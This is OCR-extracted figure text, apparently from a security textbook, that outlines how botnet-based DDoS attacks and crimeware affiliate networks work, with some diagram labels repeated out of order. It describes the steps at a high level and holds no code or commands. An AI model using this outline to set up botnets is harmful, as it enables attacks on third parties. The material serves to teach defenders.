

Bots connect to C&C handler and wait for instructions
4
5
Attacker sends commands to the bots through C&C
Bot Command and Control Center
Zombies
6
Bots attack a target server
Target Server
1
Sets a bot C&C handler
Bot looks for other vulnerable systems and infects them to create Botnet
2
Attacker infects a machine
3
Attacker
Victim (Bot)

Figure 10.4: Botnet-based DDoS attack



A Typical Botnet Setup

Affiliation Network

Attacker

Malicious Websites

Victims

Organization

Crimeware Toolkit Database

Trojan Command and Control Center

1 Sets a C&C center and Crimeware Toolkit database

2 Recruits affiliates

3 Affiliates contribute malware

4 Compromise legitimate website or create new malicious website

5 Redirect victims to malicious website using phishing/social engineering, etc.

6 Users visit the malicious/ compromised legitimate website

7 Malicious website redirects users to the Crimeware toolkit database

8 Malware infects user systems

9 Bots will connect back to C&C center

10 Bots will receive instructions from C&C center to attack the primary target

11 Attacks the primary target

Malicious Website/Compromised Legitimate Website

A Typical Botnet Setup



Affiliation Network
Attacker
Recruits affiliates
2
3
Affiliates contribute malware
Crimeware Toolkit Database
Trojan Command and Control Center
1
Sets a C&C center and Crimeware Toolkit database
5
4
7
Redirect victims to malicious website using phishing/social engineering, etc.
Compromise legitimate website or create new malicious website
Malicious website redirects users to the Crimeware toolkit database
8
Malware infects user systems
9
Bots will connect back to C&C center
10
Bots will receive instructions from C&C center to attack the primary target
Malicious Website/Compromised Legitimate Website
6
Users visit the malicious/ compromised legitimate website
11
Attacks the primary target
Malicious Websites
Victims
Organization

Figure 10.5: Typical botnet setup

Botnet Ecosystem


